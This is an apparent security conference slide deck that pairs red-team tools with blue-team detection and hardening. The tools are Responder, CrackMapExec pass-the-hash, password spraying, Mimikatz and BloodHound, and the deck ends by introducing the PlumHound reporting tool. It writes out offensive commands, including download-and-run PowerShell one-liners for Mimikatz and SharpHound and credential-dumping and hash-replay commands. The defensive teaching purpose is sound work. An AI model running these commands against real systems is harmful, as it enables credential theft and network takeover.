
Blue Team Perspective

Red Team Tools



Jordan Drysdale

Kent Ickler

















Black Hills Information Security












Executive Summary

Red Team Tools
Blue Team Perspectives
Operational Directives

- Lifecycle-driven
- How to communicate with Execs
- Rock and roll to 11 for best results
- Tool Drop: PlumHound










Executive Problem Statement

Red Team Tools Are or Blue Teams Too"

- Like, literally almost everyone

Except... **Are they**?

- How do I use this!?
- This doesn't help me!?
- This isn't scalable!?
- I have to do a red team to get better security!?
- Cool... what does it mean?
- But how do we fix it!?
- Just tell me what to fix!?




Basic Questions:

- Are our tools working?
- What can we detect?
- How can we test this?
- What are our gaps?
- What existing tools can fill them?
- What do we have to buy?
- Can we buy ourselves out of this problem?







HSA & NIST - Red Team

Importance of Red Teaming

- Challenge Organizational Thinking
- · Unbiased view of network defense and security
- More realistic picture of security readiness than
 - Exercises
 - Role playing
 - Announced Assessments





Traditional Red Teaming

- Incorporates testing the organization's:
 - Intelligence of the organization's threat
 - Physical Security (e.g., locks, physical access to network, dumpster diving)
 - Institutional Posture (e.g., SOPs, Policies)
 - Network Security (e.g., vulnerabilities)
- Can suffer from "Target Fixation"

Guaranteed maximum effort with potential for minimal return



https://csrc.nist.gov/CSRC/media/Events/ISPAB-MAY-JUN E-2012-MEETING/documents/may31_cap-red-team-brief_ rkaras.pdf



NIST 800-53r4 Control CA-7(1-3) CA-8(2)

Why are these tools so awesome... for Red Teams?!

- Purpose Built To Pwn
- By Red Teams... To Pwn
- Automation... To Pwn

https://nvd.nist.gov/800-53/Rev4/control

Trend Baseline	Penetration Test	Red Team
		,

Control Enhancements

CA-7(1) CONTINUOUS MONITORING | INDEPENDENT ASSESSMENT

The organization employs assessors or assessment teams with [Assignment: organization-defined level of independence] to monitor the security controls in the information system on an ongoing basis.

Supplemental Guidance: Organizations can maximize the value of assessments of security controls during the continuous monitoring process by requiring that such assessments be conducted by assessors or assessment teams with appropriate levels of independence based on continuous monitoring strategies. Assessor independence provides a degree of impartiality to the monitoring process. To achieve such impartiality, assessors should not: (i) create a mutual or conflicting interest with the organizations where the assessments are being conducted; (ii) assess their own work; (iii) act as management or employees of the organizations they are serving; or (iv) place themselves in advocacy positions for the organizations acquiring their services.

CA-7(2) CONTINUOUS MONITORING | TYPES OF ASSESSMENTS

[Withdrawn: Incorporated into CA-2].

CA-7(3) CONTINUOUS MONITORING | TREND ANALYSES

The organization employs trend analyses to determine if security control implementations, the frequency of continuous monitoring activities, and/or the types of activities used in the continuous monitoring process need to be modified based on empirical data.

Supplemental Guidance: Trend analyses can include, for example, examining recent threat information regarding the types of threat events that have occurred within the organization or across the federal government, success rates of certain types of cyber attacks, emerging vulnerabilities in information technologies, evolving social engineering techniques, results from multiple security control assessments, the effectiveness of configuration settings, and findings from Inspectors General or auditors.

Control Enhancements

CA-8(1) PENETRATION TESTING | INDEPENDENT PENETRATION AGENT OR TEAM

The organization employs an independent penetration agent or penetration team to perform penetration testing on the information system or system components.

Supplemental Guidance: Independent penetration agents or teams are individuals or groups who conduct impartial penetration testing of organizational information systems. Impartiality implies that penetration agents or teams are free from any perceived or actual conflicts of interest with regard to the development, operation, or management of the information systems that are the targets of the penetration testing. Supplemental guidance for CA-2 (1) provides additional information regarding independent assessments that can be applied to penetration testing.

Related to: CA-2

CA-8(2) PENETRATION TESTING | RED TEAM EXERCISES

The organization employs [Assignment: organization-defined red team exercises] to simulate attempts by adversaries to compromise organizational information systems in accordance with [Assignment: organization-defined rules of engagement].

<u>Supplemental Guidance</u>: Red team exercises extend the objectives of penetration testing by examining the security posture of organizations and their ability to implement effective cyber defenses. As such, red team exercises reflect simulated adversarial attempts to compromise organizational mission/business functions and provide a comprehensive assessment of the security state of information systems and organizations. Simulated adversarial attempts to compromise organizational missions/business functions and the information systems that support those missions/functions may include technology-focused attacks (e.g., interactions with hardware, software, or firmware components and/or mission/business processes) and social engineering-based attacks (e.g., interactions via email, telephone, shoulder surfing, or personal conversations). While penetration testing may be largely laboratory-based testing, organizations use red team exercises to provide more comprehensive assessments that reflect real-world conditions. Red team exercises can be used to improve security awareness and training and to assess levels of security control effectiveness.

Red Team Tools are Red Team Tools.

Red Teams are exceptionally good at:

Breaking protocols... programmatically (for PWNage)

Reverse engineering... automagicaly (for PWNage)

Tom-foolery... engineericaly (for PWNage)


and good old fashion deception... deceptively (also for PWNage).

So What can Red Team Tools tell Blue Team then?

- What protocols to secure/control
- Weakest Link(s)
- Properly securing IP
- Optics, Optics, Optics
- Baseline and Awareness

vely (also for PWNage).

• Fast
• Effective
• Concise



Red Teams make
tools to do this
painlessly...
(because they are
awesome)*

* And to make the world a better place by pushing improved infrastructure and protocol design



Optics, Optics, Optics

Blue Teams can be exceptionally good at:

Auditing Baselines

Microsoft Baselines (Palantir has some good stuff)

Laying Tripwires

Catching PowerShell and CMD line ops

How can Blue Teams use Red Team Tools?

Test Auditing Baselines

Trigger Tripwires and Respond

Validate they are catching PowerShell and CMD line ops

Better Change Management

Blue Teams are in charge of modern defensery (challenging)

- Relevant
- Timely
- Concise

* And to make the world a better place by pushing improved infrastructure and protocol design






SIGMA and SIGMAC

SIGMA = Generic event log format for SIEMs SIGMAC = Conversion tool for rule mappings

• Elastic, ArcSight, Splunk, QRadar, Sumologic and more.

Rules = Define a set of conditions to match logic against







SIGMA and SIGMAC

Rule Format

```
tags:
    - attack.lateral movement
    - attack.t1075
logsource:
    product: windows
    service: security
    definition: The successful use of PtH for lateral movement
detection:
    selection:
        - EventID: 4624
          SubjectUserSid: 'S-1-0-0'
          LogonType: '3'
          LogonProcessName: 'NtLmSsp'
          KeyLength: '0'
        - EventID: 4624
          LogonType: '9'
          LogonProcessName: 'seclogo'
```



Red Team Standard Usage:

- python Responder.py -I eth0
- Can be used for both hash capture and relay attacks.

Red Team Other Usage:

- Create .lnk files on writeable share that point back to attacker python Responder.py -I eth0
- Can be used for both hash capture and relay attacks.



Blue Team Perspective:

• https://attack.mitre.org/techniques/T1171/
Use Responder to capture authentication packets off network.

python Responder.py - I eth0



Defense Methodology:

Enable SMB Signing Requirements via Group Policy


https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/

https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt System\CurrentControlSet\Services\LanManServer\Parameters

\System\CurrentControlSet\Services\Rdr\Parameters

Limit LLMNR via Group Policy

https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/



Defense Methodology (continued):

Deny access to this computer from network Group Policy

https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following.

And Firewalls.

Detections:

- https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_pass_the_hash.yml
- https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_pass_the_hash_2.yml



Red Team Usage:

- Stealthy tool, abuses trusted Windows protocols, stuff and things
- Authenticates over lots of protocols (winrm, http, smb, etc)

```
crackmapexec smb 10.0.101.10 -u Administrator -H 1fd6e58154e72c2d9766606ba4d35137 -- 1sa
```

```
msv:
[00000003] Primary
                                 Ya feelin' a bit buqqy all of a sudden?
* Username : Administrator
                                 (venv) root@nux1:/opt/CrackMapExec# crackmapexec smb 10.0.101.10 -u
* Domain
        : LABS
         : 1fd6e58154e72c2d9766606ba4d3r -H 1fd6e58154e72c2d9766606ba4d35137
* NTLM
         : 877e2f9fc00eea0844ede07332d8
* SHA1
                                                10.0.101.10
                                                                   445
                                                                            DC01
                                                                                                      Windows Serv
         : 6bbaae2d968d4cb77377564b1c64<mark>SMB</mark>
* DPAPI
                                 center 14393 (name:DC01) (domain:wlabv3.local)
tspkg:
                                                                                           (signing:True) (SMBv1
wdigest:
                                                10.0.101.10
                                                                   445
                                                                          DC01
                                                                                                 [+] wlabv3.local
* Username : Administrator
                                 or 1fd6e58154e72c2d9766606ba4d35137 (Pwn3d!)
* Domain
        : LABS
* Password : (null)
                                 (venv) root@nux1:/opt/CrackMapExec#
kerberos :
                       No cleartext, but...
* Username : administrator
* Domain
         : WLABV3.LOCAL
                       stolen hashes!!!
* Password : (null)
```

Red Team Usage:

- Swiss army knife for lateral movement and command execution
- Gain DA Creds? CME uses basically a dcsync to gather ntds.dit

Ī	☐ drsuapi						
No).	Time	Source	Destination	Protocol	Length	Info
П	4896	51.725862	10.10.98.20	10.10.98.10	DRSUAPI	27	B DsCrackNames request
П	4897	51.726669	10.10.98.10	10.10.98.20	DRSUAPI	32	2 DsCrackNames response
П	4899	51.739511	10.10.98.20	10.10.98.10	DRSUAPI	40	DsGetNCChanges request
П	4914	51.858419	10.10.98.20	10.10.98.10	DRSUAPI	27	B DsCrackNames request
П	4915	51.859220	10.10.98.10	10.10.98.20	DRSUAPI	32	2 DsCrackNames response
П	4918	51.873668	10.10.98.20	10.10.98.10	DRSUAPI	40	DsGetNCChanges request
П	4931	51.977427	10.10.98.20	10.10.98.10	DRSUAPI	27	B DsCrackNames request
П	4932	51.978178	10.10.98.10	10.10.98.20	DRSUAPI	32	2 DsCrackNames response
П	4933	51.990297	10.10.98.20	10.10.98.10	DRSUAPI	40	DsGetNCChanges request
П	4950	52.158055	10.10.98.20	10.10.98.10	DRSUAPI	27	B DsCrackNames request
÷	4955	52.174144	10.10.98.10	10.10.98.20	DRSUAPI	32	2 DsCrackNames response
П	4956	52.187107	10.10.98.20	10.10.98.10	DRSUAPI	40	DsGetNCChanges request
	4971	52.292146	10.10.98.20	10.10.98.10	DRSUAPI	27	B DsCrackNames request



Blue Team Perspective:

Learn how to catch PtH by performing the attack.

Need permission?

- LLMNR and NBNS positing is a common foothold to capture credentials
- Tell your executive team you have a pentest coming up...

Hunt and defend involves multiple query steps.

Event ID 4624 is insufficient on its own.

Criteria:

Event code: 4624

User reported sid: user reported sid: S-1-0-0

logon_process_name: ntlmssp





Lifecycle Perspective:

Need approval? Start here (documentation):


Launch CME to replay a previously identified hash against the network.

Use John to crack the passwords from recovered hashes.

Hunt for the pass-the-hash event.

Change Management Debrief:

Deploy identified query to production SIEM stack, add alerting where necessary. Affected users: Security Team to receive notifications of Pass-The-Hash events Rollback: Remove log query and alert from SIEM.



Red Team Usage: Password Spray

Super simple.

Download repo: https://github.com/dafthack/DomainPasswordSpray

Unpack, open PS and cd appropriately

Import-module DomainPasswordSpray.ps1

Invoke-DomainPasswordSpray -Password Summer2020!


```
Password Spray Tools
DomainPasswordSpray
Atomizer
MDSOL
MailSniper
```

```
PS C:\Users\administrator\Downloads> Import-Module .\DomainPasswordSpray.ps1
PS C:\Users\administrator\Downloads> Invoke-DomainPasswordSpray -Password Summer2020!
[*] Current domain is compatible with Fine-Grained Fassword Folicy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 1371 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 1371 users gathered from the current user's domain
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.
```



Blue Team Perspective: Password Spray

- This is a from zero to use in five minutes tool…
- How's your password culture?



Password Spray Tools DomainPasswordSpray

Atomizer MDSOL

MailSniper





Lifecycle Perspective:

Need approval? Start here!

- Password spray is a common lateral movement technique
- Strong password policies can limit the effects of a password spray

Type: Attack Simulation

Objective: Alert, Defend

Hunt and Defend


Deploy threshold alert for event.code 4776 /w event_status_value "Account logon with misspelled or bad password"

Or event id , 1621 and "had username"

Or event_id: 4624 and "bad username"



@timestamp per second



How can we hunt and defend?

Cyclical process.

Credential validation events are one form of password spray (Windows event id 4776)

Logon attempts against Exchange are not logged to Event Viewer by default!

Successful logons land under event ID 4624

Unsuccessful logons land under event ID 4625

Looks like a spike in failed logons below. Some SIEMs may know what to, some don't :/

		event_id	
Time →	user_name		event_status
May 14, 2020 @ 03:08:23.995	shelley_merrill	4,625	This is either due to a bad username or authentication informati on
May 14, 2020 @ 03:08:23.987	erik_tran	4,625	This is either due to a bad username or authentication informati on
May 14, 2020 @ 03:08:23.980	chadwick_munoz	4,625	This is either due to a bad username or authentication informati on
May 14, 2020 @ 03:08:23.970	geraldine_penningto n	4,625	This is either due to a bad username or authentication informati on



Red Team Tool: Mimikatz


Red Team Usage:

Admin shell with execution-policy in bypass mode.

IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1')

Invoke-mimikatz -DumpCreds





Red Team Tool: Mimikatz

Blue Team Perspective:


- Concerned our MSSP isn't getting job done.
 - Running Mimikatz without obfuscation is
- Pentesters got DA again.
 - But, at least we caught them?



Red Team Tool: Mimikatz

Lifecycle Perspective:

- Need approval? Start here!
- Assess the risk of executing the tool
- Plan the attack and execute it
- Hunt and Defend methodology
- Review SIEM, adjust detections, review defenses
- Report to management.





Red Team Usage:

GPS for Red Teams. Take the shortest route, avoid toll booths and speed cameras. Oh, and turn on Auto-Pilot.

"Pathfind" from whatever current privilege you have to #Winning with the fewest possible steps.


Super amazing efficient tool for fast wins.

Database Info		
DB Address	bolt://localhost:7687	
DB User	neo4j	
Users	2,470	
Computers	61	
Groups	456	
Sessions	0	
ACLs	42,457	
Relationships	60,805	

Blue Team Perspectives: AWESOME



Blue Team Perspectives: LESS AWESOME



Pre-Built Analytics Queries

Find all Domain Admins

Find Shortest Paths to Domain Admins

Find Principals with DCSync Rights

Users with Foreign Domain Group Membership

Groups with Foreign Domain Group Membership

Map Domain Trusts

Shortest Paths to Unconstrained Delegation Systems

Shortest Paths from Kerberoastable Users

Shortest Paths to Domain Admins from Kerberoastable

Users

Shortest Path from Owned Principals

Shortest Paths to Domain Admins from Owned Principals

Shortest Paths to High Value Targets

List Computers where Domain Users are Local Admin

Shortest Paths from Domain Users to High Value Targets

Find All Paths from Domain Users to High Value Targets

Find Workstations where Domain Users can RDP to

Find Servers where Domain Users can RDP to

Find all other Rights Domain Users shouldn't have

Find Kerberoastable members of High Value Groups

List all Kerberoastable Accounts

Find Kerberoastable Users with most privileges

Find Domain Admin Logons to non-Domain Controllers

Find unsupported OSs

Find AS-REP Roastable Users (DontRegPreAuth)

Lifecycle Perspective:

Execute it (with permission)!

powershell -ep bypass

IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1']
Invoke-bloodhound

```
PS C:\Users\administrator> invoke-bloodhound
Initializing SharpHound at 4:15 PM on 5/14/2020
Resolved Collection Methods: Group, Sessions, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain WLABV3.LOCAL using path CN=Schema,CN=Configuration,DC=WLABV3,DC=LOCAL
PS C:\Users\administrator> [+] Cache File not Found: 0 Objects in cache


[+] Pre-populating Domain Controller SIDS
Status: 0 Objects finished (+0) -- Using 143 MB RAM
Status: 2075 objects finished (+2075 415)/s -- Using 148 MB RAM
Enumeration finished in 00:00:05.2533576
Compressing data to C:\Users\administrator\20200514161540_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 4:15 PM on 5/14/2020! Happy Graphing!
```



Lifecycle Perspective:

- Hunt and Defend! Catch all the PowerShells!
- SIEM search for IEX or import or invoke







Executive Problem Statement: Blue/Purple Team on Bloodhound

Executive Problem Statement: SO MUCH DATA!?

How do I make sense of maps!?







Blue Team Tool: PlumHound

BloodHoundAD Report Engine for Security Teams

- Take useful pathfinding maps (cypher queries) and build reports.
- Analysis of reports can infer actionable work to harden Active Directory Integration



https://plumhound.defensiveorigins.com/

https://github.com/DefensiveOrigins/PlumHound

PlumHound.py -x tasks/default.tasks --HTMLCSS template/html.css



Blue Team Tool: PlumHound

с.пате	c.description	c.serviceprincipalnames	c.haslaps
DC01.WLABV3.LOCAL		['TERMSRV/DC01', 'TERMSRV/DC01 wlabv3.local', 'Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04'/DC01 wlabv3.local', 'Idap/DC01 wlabv3.local', 'Idap/DC01 wlabv3.local', 'Idap/DC01 wlabv3.local', 'Idap/DC01 wlabv3.local', 'Idap/DC01 wlabv3.local', 'GC/DC01 wlabv3.local', 'RestrictedKrbHost/DC01', 'RefC6ce00ea6-ef51-497d-8e0f-76ecb407d5bd_msdcs.wlabv3.local', 'HOST/DC01/LABS', 'HOST/DC01 wlabv3.local', 'HOST/DC01 wlabv3.local', 'HOST/DC01 wlabv3.local', 'HOST/DC01 wlabv3.local', 'HOST/DC01 wlabv3.local', 'Idap/DC01	False

TBF: Our Demo Database is pretty slim. But... Use Aggregate Cypher Queries to identify root cause

n.name	n.highvalue	n.gcpath
DEFAULT DOMAIN CONTROLLERS POLICY@WLABV3.LOCAL	False	
DEFAULT DOMAIN POLICY@WLABV3.LOCAL	False	
DEFAULT DOMAIN POLICY@DEFENSIVEORIGINS.COM		

COMPUTER	USER
1	TERRY_HARPER@WLABV3.LOCAL
1	ADMINISTRATOR@WLABV3.LOCAL
1	IMOGENE_KELLEY@WLABV3.LOCAL

- Unconstrained Delegation
- User to Indirect LA
- GPO to Privilge
- Group to Admin
- Keroastable Accounts

GroupName	AdminRightCount
ENTERPRISE ADMINS@WLABV3.LOCAL	1
DOMAIN ADMINS@WLABV3.LOCAL	1



Blue Team Tool: PlumHound

Community Involvement

PlumHound is a POC framework designed for defenders to use BloodHound to identify real quantifiable problems.

The defenders can write their own "TaskLists" – effectively "PlumHound Jobs" to analyze root cause of wide-spread security misconfigurations or exact specific problems.

These Tasklists can be shared and replayed cross-organizations as they are common BloodHound enabled analysis of Active Directory Networks

Make the world a safer place.

